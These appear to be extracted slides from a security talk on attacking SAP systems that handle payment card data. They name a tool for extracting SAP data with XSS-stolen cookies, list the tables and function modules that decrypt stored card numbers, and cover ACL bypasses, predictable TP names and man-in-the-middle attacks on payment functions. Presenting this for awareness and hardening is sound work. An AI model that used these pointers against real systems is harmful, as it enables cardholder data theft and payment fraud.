

Free Tool? - Sapsucker

- ▶ Named after the famous bird
- ▶ Allows easy access to SAP tables via RFC and HTTP(s) protocols
- ▶ Allows reusing XSSed SAP logon cookies for RFC connections
- ▶ SNC (Secure network communications) supported
- ▶ SAP router supported
- ▶ Easily extract and filter sensitive data



Decrypting Encrypted Credit Card Numbers

- ▶ Due to PCI-DSS requirements, cardholder data must be encrypted.
 - Tables e.g. PCA_SECURITY_RAW, CCSEC_ENC, CCSEC_ENCV, CCARDEC, /PMPAY/PENCRP contain encrypted data (if encryption is enabled)
- ▶ Program RS_REPAIR_SOURCE spawns a code editor
 - An attacker could use it to type malicious ABAP code, even on production systems



Are we the only ones?

- ▶ The data can be decrypted via function modules **CCARD_DEVELOPE** or **CCSECA_CCNUM_DECRYPTION**
 - the RFC /PMPAY/P_ENCRYP_RFC or **XIPAY_E4_CRYPTO** for Paymetric
- ▶ People are already doing this!
 - and they are sharing their experiences

The screenshot shows a post on the SAP Community Network. The post is titled "DECRYPTION multiple credit cards" by user "jayasunder reddy". It has 2 replies and was last updated on Aug 30, 2011. The post content is:

Hi Experts,
I am using CCSECA_CCNUM_DECRYPTION function module to decrypting card number inside Loop for to see full credit card number . It takes so much time.Any Function module for decrypting multiple card numbers at a time. It is very urgent.

The message is highlighted with a red box.


External Payment Solutions on SAP

External Vendors for Payment Solutions

- It is common to see external solutions for securing CC data
 - Paymetric XiPay-XiSecure (cool tokenizing stuff) and others such as GMAPay, PaylinX, DelegoSecure, Princeton CardConnect to name a few...
- Secure (assuming) payment solution + insecure SAP system equals to ?
- Most common solutions use “registered RFC servers” for SAP connectivity



Standard Concept




External Payment Card Interface Connectivity

Standard Concept - Common Security Issues

- ▶ Customer does not configure ACL
- ▶ ACL can be bypassed (missing SAP kernel patch)
- ▶ Customer uses SAP's tool to generate the access control list
 - SAP's reginfo ACL generator creates access lists with ACCESS=*
 - SAP does not acknowledge this as a security issue
- ▶ Predictable TP names of payment processors
 - enabling unauthenticated attacks

External Payment Card Interface Connectivity

With registered RFC Servers - Attacks



Further Security Issues

- Modern solutions that use e.g. SAP PI (process integration) are often misconfigured with fatal flaws
- Debugging or system tracing is not switched off.
- SNC (transport encryption) is rarely used between PCI and SAP system
- Redirecting e.g. SAP web shop users to an external provider (before payment) to avoid being in the PCI-DSS scope is the new trend
 - Tokenizing on its own is not sufficient. The SAP system must also be hardened.
- PCI-DSS auditors generally have little or no knowledge about SAP security.

External Payment Card Interface Connectivity

Standard Concept - Resulting in

- ▶ Man-in-the-middle attack for CC_SETTLEMENT and CC_AUTHORIZATION functions
- ▶ Credit card data theft
- ▶ Fake transaction authorization
 - SAP system can be fooled that transaction is complete and it can deliver the goods
- ▶ Foreseeable consequences
 - brand damage, legal consequences etc.
- ▶ And some unforeseeable consequences...

or Something More Entertaining



Connecting SAP to Social Media

